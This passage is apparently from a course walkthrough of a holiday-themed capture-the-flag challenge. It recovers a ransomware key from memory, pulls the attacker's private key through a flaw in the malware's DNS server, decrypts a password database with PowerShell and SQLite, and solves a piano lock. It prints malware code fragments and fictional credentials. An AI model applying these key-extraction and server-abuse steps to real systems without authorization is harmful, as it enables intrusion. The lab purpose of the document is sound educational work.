Finally, a search for len == 512 finds one string. Most likely it is the encrypted version of our key, \$Pub_key_encrypted_Key. This is what we were looking for. I saved it as 512byte-values.txt

```
===== Filters =====
1| MATCHES bool(re.search(r"^[a-fA-F0-9]+$",variable_values))
2| LENGTH len(variable_values) == 512

[i] 1 powershell Variable Values found!
===== Search/Dump PS Variable Values =====
COMMAND | ARGUMENT | Explanation
-----|-----|-----
print | print [all|num] | print specific or all Variables
dump | dump [all|num] | dump specific or all Variables
contains | contains [ascii_string] | Variable Values must contain string
matches | matches "[python_regex]" | match python regex inside quotes
len | len [>|<|=|=|==] [bt_size] | Variables length >,<,=,>=,<= size
clear | clear [all|num] | clear all or specific filter num
=====
```

Back in PowerShell we find that the string is indeed 512 bytes long.

```
PS C:\Users\John> $a = "3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca05680d531
07a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac709d1
cfe86860b6417bf01978995000bf8d83218a56e69309a2bb17dcede7abffffd065ee0491b379be44029ca4321e60407d44e6e381691dae5e551cb2354
727ac257d977722188a946c75a295e714b668109d75c00100b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57
976f9ab398f9a8479cf911d7d47681a7152563906a2c29c6d12f971"
PS C:\Users\John> $a.length
512
```

We have the encrypted key now, although we can only prove that by decrypting it to get the key.

Hand in

We have the encrypted key, \$Pub_key_encrypted_Key, from memory. If we can find the server's private key, we can decrypt it. One line in Shinny Upatree's discussion may be critical, "*Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.*"

- 1) Get the server, erhaetfanu.com, to give you the private key. The line from the malware that grabbed the public key may prove helpful.

Objective--Recover Alabaster's Password (Part 4)

Searching for a private key

So far, the encryption has been done well. The key was randomly generated (although we haven't evaluated its quality.) The malware sends an encrypted version of the key to the server and deletes its own copy of the key when it no longer needs it. It keeps a SHA-1 hash of the key so that it can verify that the server has returned the correct key when the victim pays the ransom.

However, Shinny Upatree thinks there may be a flaw in the DNS server that will allow us to retrieve the private key.

Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.

Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.

If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.

Let's take a look at the line in the malware that retrieved the public key.

```
$pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274")))
```

Remember that the code has functions to convert data between different formats. We can use the malware's H2A function to read the value the function submitted to get_over_dns.

```
PS C:\Users\John\malware> H2A "7365727665722E637274"  
server.crt
```

Maybe we can ask for "server.key". Rather than convert ASCII to hex, we can put this in the command instead of converting it separately: A2H "server.key"

```
PS C:\Users\John\malware> [System.Convert]::FromBase64String($(get_over_dns(A2H "server.key")) )  
Exception calling "FromBase64String" with "1" argument(s): "The input is not a valid Base-64 string as it contains a non-base-64 character,  
illegal character among the padding characters."  
At Line:1 Char:38  
+ ... [System.Convert]::FromBase64String($(get_over_dns(A2H "server.key")) )  
+ CategoryInfo          : NotSpecified: () [], MethodInvocationException  
+ FullyQualifiedErrorId : FormatException  
  
PS C:\Users\John\malware>
```

We are receiving something, but it is failing the conversion to base64. Perhaps we should do it piece by piece.

```
PS C:\Users\John\malware> get_over_dns(A2H "server.key")
-----BEGIN PRIVATE KEY-----
MIIEvBgkqhkiG9w0BAQEFAASCBKgwg5kAgEAAoIBAQDEiNzZVUbXcbMG
L4sM2UtiR4seEZli2CMoDJ73qHq1+tSpwtK9y4L6znLDLWSA6uvH+1mHhep9ui
W3vvHYCq+Ma5EljBrvwQy0e2Cr/qeNBrdMtQs9KlxMJAz0fRJYXvtWANFJF5A+Nq
jI+jdMvtL8+PVOGWp1PA8DSW7i+9eLkqPbNDxCfFhAGG1HEU+cH0CTob05B5Hk0S
TPUKKJVc3fsD8/t60yJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFv0+WHAT2WxjWTu3
HnAfMPsiEnk/y12SwHOtaNjFR8Gt512D7idFVW4p5sT0mrMiYJ+7x6VeMIkrw4
tk/1zLYNAgMBAAECggEAHdIGcJOX5Bj8qPudxZ1S6up1Yan+RHoZdDz6bAEj4Eyc
0DW4a0+IdRaD9mM/SaB09GWLLIt0dyhREx1+fJG1bEvDG2HFRd4fMQ0nHGAVLqaW
OTfHgb9HPuj78ImDBCEFaZHduThdu1b0sr4RLWQ5cLbIb58Ze5p4AtZvpFcPt1fN
6Yq5/y0i5VEFR0Wu1dMbEJN1x+xeiJp8uIs5KoLKH1njZcEgZVQpLXrsjKr67U
```

Bingo! We can save that with `get_over_dns(A2H "server.key") | Out-File server.key`

```
PS C:\Users\John\malware> get_over_dns(A2H "server.key") | Out-File server.key
PS C:\Users\John\malware> |
```

Now we have the encrypted key, the 512-byte hex string we recovered from memory, and the private key. We may need the public key so let's grab a copy of that.

```
PS C:\Users\John\malware> get_over_dns(A2H "server.crt") | Out-File server.crt
PS C:\Users\John\malware> |
```

Decrypting the key

We have everything we need to decrypt Alabaster's key. It isn't easy, however. Here's a quote from [this link](#):

"Unfortunately there are no universal tool for all cases. This really depends on an application that was used for key file generation. For example a key file created by OpenSSL is not compatible with certutil and pvk2pfx. A key created by makecert is compatible with pvk2pfx only and so on."

Both our private and public keys are in base64 text. It would seem they should be easily transportable between Windows and Linux, but little things get in the way.

1. Text encoding varies. Linux and openssl use ASCII or UTF-8, while Windows tends to use UTF-16.
2. Line endings vary. Linux and openssl use \n, while Windows uses \r\n to mark the end of a line.
3. Headers vary. openssl requires headers like "-----BEGIN CERTIFICATE-----" while Windows sometimes omits them. The `server.crt` file we downloaded does not have headers, for example.

Since the malware is written in PowerShell, assume that the key should be decrypted using Windows tools. I could not find Windows methods that allowed decryption with only the private key (openssl does.) Instead we must combine the private and public keys into one file in PFX (also known as PKCS-12) format. Since the new file will contain the private key, Windows will want you to protect it with a password; just pick a simple password you can remember. I used "password".

Hand in

- 1) Combine the private and public keys (`server.key` and `server.crt`) into a new file called `server.pfx` using the procedure found at [this link](#). Use the procedure for certutil.exe, which is found on Windows by default. Include the modifier “ExtendedProperties” (without quotes) at the end of your `certutil` command. See the help using `certutil -MergePFX help`. Hand in a copy of the `server.pfx` file, and the password you used when you created it.
- 2) Decrypt the key using the function the malware used for encryption, `Pub_Key_Enc`, with some changes:
 - a. create a variable with the path to your new `server.pfx`
`$cert_path = Get-ChildItem file\path\server.pfx`
 - b. to import `server.pfx`, we need to use a slightly different syntax. The import function works differently depending on what that parameters are. We are using the version “Import(String, String, X509KeyStorageFlags)” from [here](#).
`$cert.Import($cert_path, "password", 0)`
 - c. to decrypt the key, you need to load the file containing the encrypted key (512 bytes) into a variable.
 - d. the 512-byte data is in hex, but the `Decrypt` method wants binary. Use one of the malware’s conversion functions to fix that.
 - e. the syntax for the `Decrypt` function is slightly different as well.
`$Byte_key = $cert.PrivateKey.Decrypt($key_enc, $true)`
 - f. Convert `$Byte_key` to hex, and hand that in.

Objective--Recover Alabaster's Password (Part 5)

Decrypting the key

The steps shown here appear simple, but they are the result of hours of errors and searching. The original function that used public key encryption to encrypt \$Byte_key is here.

```
1  $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2
2  $cert.Import($pub_bytes)
3  $encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true)
4  |
```

As the assignment from the last lesson states, the import function will be used differently because the new PFX file we made requires a password (my password was “password”). We will need to change line 3 to use the Private Key instead of Public Key, and the syntax is slightly different. Lastly, we will need to copy any conversion functions we need from the malware.

This is the code we will use to decrypt the key.

```
1  function H2B {
2      param($HX)
3      $HX = $HX -split '(..)' | ? { $_ }
4      ForEach ($value in $HX){
5          [Convert]::ToInt32($value,16)
6      }
7  }
8  function B2H {
9      param($DEC)
10     $tmp = ''
11     ForEach ($value in $DEC){
12         $a = "{0:x}" -f [Int]$value
13         if ($a.Length -eq 1){
14             $tmp += '0' + $a
15         } else {
16             $tmp += $a
17         }
18     }
19     return $tmp
20 }
21
22 $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2
23 $path_to_key = Get-ChildItem C:\Users\John\malware\server.pfx
24 $cert.Import($path_to_key, "password", $true)
25 $enc_key_hex = Get-Content C:\Users\John\malware\512byte_values.txt
26 $enc_key_bytes = H2B $enc_key_hex
27 $Key_Bits = $cert.PrivateKey.Decrypt($enc_key_bytes, $true)
28 $Key_Hex = B2H $Key_Bits
29
```

If we print the key after the decryption script runs, we have something that looks reasonable.

```
PS C:\Users\John\malware> $key_hex
fbfcfc121915d99cc20a3d3d5d84f8308
```

It would be good to save the values to files.

```
\malware> $key_hex | Out-File key_hex.txt
\malware> $Key_Bits | Out-File key_bytes.bin
```

Decrypting Alabaster's Password Database

The malware uses function Enc_Dec-File to encrypt and decrypt files using AES encryption. The other function, enc_dec, just keeps 12 jobs running at a time, and each of those jobs are just calls to Enc_Dec-File. We only have one file to decrypt, so we can skip enc_dec. Note: remember that Enc_Dec-File wants the binary version of the key.

You should be able to use the malware function to decrypt Alabaster's file. The easiest way is to paste the code of the function into a new tab (remove the function line and the closing brace.) Then write lines above the ex-function to give it the values it needs for \$key (binary version of the key), \$file (path to Alabaster's wannacookie file), and false (you do want to decrypt, I assume.)

Once you decrypted Alabaster's file, you will find it is a sqlite3 database. You can learn to read the database using information [here](#). Installation shouldn't be necessary if you use sqlite3 in a Linux VM. Find the name of the database, then the name of the table. Once you know that you can use a SELECT statement to dump the table. Or, you can just see if the file contains any text...

Hand in

- 1) What is Alabaster's password for the vault?

Objective--Recover Alabaster's Password (Part 6)

Decrypting Alabaster's file

The code to decrypt Alabaster's file is shown here. The key is the file we saved in the last lesson. Note that \$file is the path to the wannacookie file, not the content; that's why the line uses Get-ChildItem (dir or ls) and not Get-Content. The variable \$enc_it is set to False to cause the file to be decrypted. The function line itself is commented out.

```
1  $key = Get-Content C:\Users\John\malware\Byte-Key.bin
2  $file = Get-ChildItem C:\Users\John\malware\alabaster_passwords.elfdb.wannacookie
3  $enc_it = $false
4
5  #function Enc_Dec-File($key, $File, $enc_it) {
6      [byte[]]$key = $key
7      $Suffix = ".wannacookie"
8      [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography')
9      [System.Int32]$KeySize = $key.Length^8
10     $AESP = New-Object 'System.Security.Cryptography.AesManaged'
11     $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC
12     $AESP.BlockSize = 128
13     $AESP.KeySize = $KeySize
14     $AESP.Key = $key
15     $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open)
16     if ($enc_it) {$DestFile = $File + $Suffix} else {$DestFile = ($File -replace $Suffix)}
17     $FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create)
18     if ($enc_it) {
19         $AESP.GenerateIV()
```

The rest of the file is unchanged, except that the final "}" is commented out to match the one in line 5.

Then we run the file.

When we look in the directory where alabaster_passwords.elfdb.wannacry used to be, we find it has been replaced by alabaster_passwords.elfdb. Whew!

	alabaster_passwords.elfdb	1/11/2019 5:06 PM	ELFDB File	16 KB

Exploring the Database

It's less work to paste Alabaster's database file into a Linux VM that already has sqlite3 than to install sqlite3 on Windows, so that is what we will do. Then we can open the database.

```
john@ubuntu:~/certs$ sqlite3 alabaster_passwords.elfdb
SQLite version 3.22.0 2018-01-22 18:45:57
Enter ".help" for usage hints.
sqlite> .database
main: /home/john/certs/alabaster_passwords.elfdb
sqlite> .tables
passwords
sqlite> select * from passwords;
alabaster.snowball|CookiesR0cK!2!#|active directory
alabaster@kringlecastle.com|KeepYourEnemiesClose1425|www.toysrus.com
alabaster@kringlecastle.com|CookiesRLyfe!*26|netflix.com
alabaster.snowball|MoarCookiesPreeze1928|Barcode Scanner
alabaster.snowball|ED#ED#EED#EF#G#F#G#ABA#BA#B|vault
alabaster@kringlecastle.com|PetsEatCookiesT0o@813|neopets.com
alabaster@kringlecastle.com|YayImACoder1926|www.codecademy.com
alabaster@kringlecastle.com|Wooootz4Cookies19273|www.4chan.org
alabaster@kringlecastle.com|ChristMasRox19283|www.reddit.com
sqlite> 
```

Alabaster's vault password is ED#ED#EED#EF#G#F#G#ABA#BA#B.

We could also have used brute force. The strings command works, it is just harder to read.

```
john@ubuntu:~/certs$ strings alabaster_passwords.elfdb
SQLite format 3
tablesqlitebrowser_rename_column_new_tablesqlitebrowser_rename_column_new_table
CREATE TABLE `sqlitebrowser_rename_column_new_table` (
    `name` TEXT NOT NULL,
    `password` TEXT NOT NULL,
    `usedfor` TEXT NOT NULL
)
tablepasswordspasswords
CREATE TABLE `passwords` (
    `name` TEXT NOT NUL
)
CREATE TABLE "passwords" (
    `name` TEXT NOT NULL,
    `password` TEXT NOT NULL,
    `usedfor` TEXT NOT NULL
)
C=+alabaster@kringlecastle.comKeepYourEnemiesClose1425www.toysrus.com5
1+-alabaster.snowballCookiesR0cK!2!#active directory
alabaster@kringlecastle.com
1      alabaster.snowball
alabaster.snowballED#ED#EED#EF#G#F#G#ABA#BA#Bvault>
C/)alabaster@kringlecastle.comChristMasRox19283www.reddit.com? 
```

Of course, Alabaster is very happy when we talk to him after decrypting his database!


Up Next

We move on to the final objective: Who is behind it all?

Objective--Who is behind it all? (Part 1)


The piano lock

The piano lock hovers in space in one corner of Santa's secret room, and we must unlock it. judging by Alabaster's comment, the notes must be part of something composed by Rachmaninoff. According to Google, Rachmaninoff's most famous piece is his Prelude in C sharp minor, Op. 3, No. 2. A music person might know for sure.



If you enter the password (ED#ED#EED#EF#G#F#G#ABA#BA#B) as-is you will get a message that you entered a nice tune, but it is in the wrong key. The help we need is in the PDF we extracted from the packet capture at the end of the Packalyzer challenge. It tells us how to transpose music to higher or lower keys.

It is easy for a non-musician to make mistakes on a task like this, so this graphic and spreadsheet may help.



Notice that moving “1/2 step” up or down just involves moving one key up or down. In places where you are moving between two white keys (B - C and E - F), there won’t be any sharps (#) involved.

Hand in

- 1) What is the sequence that unlocks the door?


Objective--Who is behind it all? (Part 2)

Solution

The sequence two half steps down (or one whole step) opens the door. Fortunately, there weren't too many to try. One whole step up runs out of keyboard, as does two whole steps down.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
1	F#	F	F#	F	F#	F#	F	F#	G#	A#	G#	A#	B	C#	C	C#	C	1 Up out of room on keyboard	
2																			
3	F	E	F	E	F	F	E	F	G	A	G	A	A#	C	B	C	B	C	
4																			
5	E	D#	E	D#	E	E	D#	E	F#	G#	F#	G#	A	B	A#	B	A#	Base	
6																			
7	D#	D	D#	D	D#	D#	D	D#	F	G	F	G	G#	A#	A	A#	A	1/2 down	
8																			
9	D	C#	D	C#	D	D	C#	D	E	F#	E	F#	G	A	G#	A	G#	A	

There is some other message that flashed briefly before this one, but I missed it.



When you enter the vault, Santa tells you that this was all a test to see if you have the skills to work for him. It was a giant employment interview!



Santa 5:03PM

You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!

You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!

You see, I finally found you!

I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.

That's why we had so many *different challenges* this year.

We needed to find someone with skills all across the spectrum.

Here is the entire text of Santa's message:

"You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!"

You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!

You see, I finally found you!

I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.

That's why we had so many different challenges this year.

We needed to find someone with skills all across the spectrum.

I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.

And you did!

Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.

See what happens when they take off those hats?

Based on your victory... next year, I'm going to ask for your help in defending my whole operation from evil bad guys.

And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.

You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?

They lived happily ever after."